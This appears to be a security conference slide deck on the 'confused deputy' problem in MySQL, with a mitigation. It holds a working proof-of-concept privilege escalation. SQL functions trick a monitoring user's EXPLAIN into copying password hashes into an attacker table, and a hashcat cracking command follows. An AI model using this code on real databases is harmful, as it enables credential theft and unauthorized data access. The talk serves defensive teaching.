



# Confused deputy problem for databases

## Case study for MySQL

Alexander Rubin  
Principal Security Engineer  
Amazon RDS

# About me

---

- Working with MySQL and opensource databases for ~15 years
- My interest in pentesting/security started with playing CTFs
- Joined the Amazon Relational Database Service (RDS) database engineering team in 2020
- Currently leading RDS Red Team

# Confused deputy problem

---

a **confused deputy** is a [computer program](#) that is tricked by another program (with fewer privileges or less rights) into misusing its authority on the system

[https://en.wikipedia.org/wiki/Confused\\_deputy\\_problem](https://en.wikipedia.org/wiki/Confused_deputy_problem)



# Confused deputy problem: Linux OS

---

```
[root@deputy ~]# crontab -l  
* * * * * find /home/ec2-user/ -exec chown ec2-user {} \;
```



What can go wrong?


# Confused deputy problem: Linux OS

```
[root@deputy ~]#
```

```
[ec2-user@deputy ~]$
```


```
0 root@deputy:~
```

```
1 ec2-user@deputy:~
```



# Confused deputy for databases: background

---



**Goal: get privilege escalation inside the database**


# Case Study

# Confused deputy example for MySQL



# Sample architecture

Can we get here?






# Sample architecture

```
mysql> select user from mysql.user;
```

user
admin
corp_wordpress_user
health_data_service_user
monitor



What is this?

# Sample architecture

Grants for corp\_wordpress\_user@%

```
GRANT ALL PRIVILEGES ON `wordpress`.* TO `corp_wordp
```

Grants for health\_data\_service\_user@%

```
GRANT ALL PRIVILEGES ON `health_data_service`.* TO `
```

Grants for monitor@%

```
GRANT SELECT, RELOAD, PROCESS, EXECUTE, REPLICATION CLIENT ON *.* TO `monitor`@`%`
```

Performance monitoring system



# Unprivileged user - corp\_wordpress\_user

---


```
mysql> select current_user();
```

```
+-----+  
| current_user() |  
+-----+  
| corp_wordpress_user@% |  
+-----+
```

```
1 row in set (0.00 sec)
```

```
mysql> select * from mysql.user;
```

```
ERROR 1142 (42000): SELECT command denied to user  
'corp_wordpress_user'@'172.31.1.242' for table 'user'
```



```
GRANT ALL PRIVILEGES ON  
`health_data_service`.*  
===  
Can't access users/passwords
```

# More privileged user - monitor

```
mysql> select current_user();
```

```
+-----+  
| current_user() |  
+-----+  
| monitor@%      |  
+-----+
```

GRANT SELECT ON \*.\*  
===  
CAN access users/passwords

```
mysql> select user, host, concat(left(authentication_string, 4), '...') as  
part_pass from mysql.user where user in ('admin', 'monitor');
```

```
+-----+-----+-----+  
| user   | host | part_pass |  
+-----+-----+-----+  
| admin  | %    | *C83...  |  
| monitor| %    | *196...  |  
+-----+-----+-----+
```

# What does database performing monitoring do?

---

Collect database metrics

Collect slow queries

Generate explain plans

# What does database DBA do?

---

Review database metrics

Collect slow queries

Use explain plans to optimize queries

# What is database explain plan?

## Generate explain plans:

- take slow query
- re-run with "explain"

That will not re-execute the select again, right?

```
mysql> EXPLAIN
        SELECT t1.a, t1.a IN (SELECT t2.a FROM t2) FROM t1\G
*****
id: 1
select_type: PRIMARY
table: t1
type: index
possible_keys: NULL
key: PRIMARY
key_len: 4
ref: NULL
rows: 4
filtered: 100.00
Extra: Using index
```

<https://dev.mysql.com/doc/refman/8.0/en/using-explain.html>

# Does "explain select ..." **execute** select statement?

That will not re-execute the select again, right?



Well, in some cases, it will actually...

```
mysql> EXPLAIN
        SELECT t1.a, t1.a IN (SELECT t2.a FROM t2) FROM t1\G
***** 1. row *****
        id: 1
        select_type: PRIMARY
        table: t1
        type: index
possible_keys: NULL
        key: PRIMARY
        key_len: 4
        ref: NULL
        rows: 4
        filtered: 100.00
        Extra: Using index
```



# Does "explain select ..." **execute** select statement?

MySQL will execute this when running explain

```
1 | mysql> explain select * from (select sleep(5000) as a) b;
```

This will run for more than an hour, creating an additional accidental (or not) Denial of Service attack vector.

<https://www.percona.com/blog/2020/11/23/uncommon-sense-mysql-when-explain-can-trash-your-database/>



# MySQL bug

---

<https://bugs.mysql.com/bug.php?id=67632>

**[12 Nov 2020 14:54] Alexander Rubin**

I think it can become dangerous if it executes a function that changes the data

```
CREATE FUNCTION `cleanup`() RETURNS char(50) DETERMINISTIC
BEGIN
  delete from test.t1;
  RETURN 'OK';
END
```

```
explain select * from (select cleanup()) as t1clean;
```

# Let's double check on MySQL

---

```
mysql > explain select * from (select sleep(10) as a) b;
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id    | select_type | table      | type   | possible_keys | key  | key_len | ref  | rows | Extra          |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1     | PRIMARY     | <derived2> | system | NULL          | NULL | NULL    | NULL | 1     |                |
| 2     | DERIVED     | NULL       | NULL   | NULL          | NULL | NULL    | NULL | NULL | No tables used |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (10.000 sec)
```

# How to escalate privilege?

Attacker can create tables, functions, etc here




monitoring user

get slow query



run explain



MySQL  
monitoring  
system



```
+-----+  
| Grants for corp_wordpress_user@% |  
+-----+  
| GRANT USAGE ON *.* TO `corp_wordpress_user`@`%` |  
| GRANT ALL PRIVILEGES ON `wordpress`.* TO `corp_wordpress_user`@`%` |  
+-----+
```

# Lets create a POC

```
CREATE FUNCTION `exploit`() RETURNS text
```

```
    SQL SECURITY INVOKER
```

```
BEGIN
```

```
if current_user()='monitor@%'
```

```
then
```

```
    select authentication_string into @a from mysql.user where user='monitor';
```

```
else
```

```
    select sleep(30) into @a;
```

```
end if;
```

```
RETURN @a;
```

```
END
```

Monitoring user have global select

We need to make the query slow

But how do we pass the password back?

# Lets create a POC

---

```
CREATE TABLE wordpress.p(p text);
use wordpress;
delimiter $$
CREATE DEFINER=`corp_wordpress_user`@`%`
    FUNCTION `save`(str TEXT) RETURNS int DETERMINISTIC
BEGIN
    insert into wordpress.p values(str);
RETURN 1;
END$$
delimiter ;
```

Definer works like SUID bit

Runs in the context of "DEFINER"

Really?

# Lets create a POC

```
delimiter $$
CREATE FUNCTION `exploit`() RETURNS text
    SQL SECURITY INVOKER
BEGIN
if current_user()='monitor@%'
then
    select authentication_string into @a from mysql.user where user='admin';
    select wordpress.save(@a) into @tmp;
else
    select sleep(30) into @a;
end if;
RETURN @a;
END$$
delimiter ;
```

Runs in the context of user who  
"invoked" the function

Now we can save the admin  
password to the attacker controlled  
table

## Demo time



```
***** 1. row *****
```

```
Function: exploit
```

```
sql_mode: NO_ENGINE_SUBSTITUTION
```

```
Create Function: CREATE DEFINER=`corp_wordpress_user`@`%` FUNCTION `
exploit`() RETURNS text CHARSET utf8mb4
SQL SECURITY INVOKER
```

```
BEGIN
```

```
if current_user()='monitor@%'
```

```
then
```

```
select authentication_string into @a from mysql.user where user='
monitor';
```

```
select wordpress.save(@a) into @tmp;
```

```
else
```

```
select sleep(3) into @a;
```

```
end if;
```

```
RETURN @a;
```

```
END
```

```
character_set_client: utf8mb4
```

```
collation_connection: utf8mb4_0900_ai_ci
```

```
Database Collation: utf8mb4_0900_ai_ci
```

```
1 row in set (0.01 sec)
```

```
mysql> show create function wordpress.save\G
```

```
***** 1. row *****
```

```
Function: save
```

```
sql_mode: NO_ENGINE_SUBSTITUTION
```

```
Create Function: CREATE DEFINER=`corp_wordpress_user`@`%` FUNCTION `
save`(str TEXT) RETURNS int
```

```
BEGIN
```

```
insert into wordpress.p values(str);
```

```
RETURN 1;
```

```
END
```

```
character_set_client: utf8mb4
```

```
collation_connection: utf8mb4_0900_ai_ci
```

```
Database Collation: utf8mb4_0900_ai_ci
```

```
1 row in set (0.00 sec)
```

```
mysql> █
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql>
```

```
mysql> select current_user();
```

```
+-----+
```

```
| current_user() |
```

```
+-----+
```

```
| monitor@%      |
```

```
+-----+
```

```
1 row in set (0.00 sec)
```

```
mysql>
```



# Recap

```
mysql> explain select * from (select wordpress.exploit()) as e;
```

id	select_type	table	type	possible_keys	key	key_len	ref	rows	Extra
1	PRIMARY	<derived2>	system	NULL	NULL	NULL	NULL	1	
2	DERIVED	NULL	NULL	NULL	NULL	NULL	NULL	NULL	No tables used

2 rows in set (0.02 sec)

```
mysql> select * from wordpress.p;
```

p
*196BDEDE2AE4F84CA44C47D54D78478C7E2BD7B7

1 row in set (0.00 sec)

Monitor user runs this

Attacker got the hash of the password

# Cracking the password

```
root@mygpu:~# cd hashcat/  
root@mygpu:~/hashcat# cat p  
196BDEDE2AE4F84CA44C47D54D78478C7E2BD7B7  
root@mygpu:~/hashcat# hashcat -m 300 -a 0 -D 2 -O -w 3 ./p ./rockyou.txt
```

## Recap - database privilege escalation

---

We confused monitoring system or DBA into running explain on our statement

MySQL explain can actually execute the statement (it should not!)

Monitoring user has global SELECT and EXECUTE privileges

# How to fix?

---

- Server side: fix <https://bugs.mysql.com/bug.php?id=67632> ?
- Client side? – revoke EXECUTE?

```
mysql> revoke EXECUTE on *.* from monitor;  
Query OK, 0 rows affected (0.01 sec)
```

```
mysql> select user();
```

```
+-----+  
| user() |  
+-----+  
| monitor@172.31.1.242 |  
+-----+
```

```
mysql> explain select * from (select wordpress.exploit()) as e;  
ERROR 1370 (42000): execute command denied to user 'monitor'@'%' for routine  
'wordpress.exploit'
```

# Percona - PMM

<https://docs.percona.com/percona-monitoring-and-management/setting-up/client/mysql.html#before-you-start>

```
CREATE USER 'pmm'@'127.0.0.1' IDENTIFIED BY 'pass' WITH  
MAX_USER_CONNECTIONS 10;  
GRANT SELECT, PROCESS, REPLICATION CLIENT, RELOAD,  
BACKUP_ADMIN ON *.* TO 'pmm'@'127.0.0.1';
```

```
mysql> select user();  
+-----+  
| user() |  
+-----+  
| pmm@172.31.1.242 |  
+-----+
```

```
mysql> explain select * from (select wordpress.exploit()) as e;  
ERROR 1370 (42000): execute command denied to user 'pmm'@'%' for routine 'wordpress.exploit'
```



## Recap - database privilege escalation - result

---


Got monitoring user password hash

Simple password – easy to crack

Result: attacker can connect as monitoring user and get the healthcare data

# DONE!

PWNED!



Fictional scenario

# Conclusion

---

- Databases are complex: and it is not only data(!)
  - Functions
  - Stored procedures
  - Triggers
  - Events
- Even a select can be disguised to run a code
  - `select my_function() from my_table`
- Beware of a “confused deputy” problem for databases
  - A database super-user can be confused into running a database object
- Do you trust in-database security boundaries?





# Thank you!

Alexander Rubin

<https://www.linkedin.com/in/alexanderrubin/>

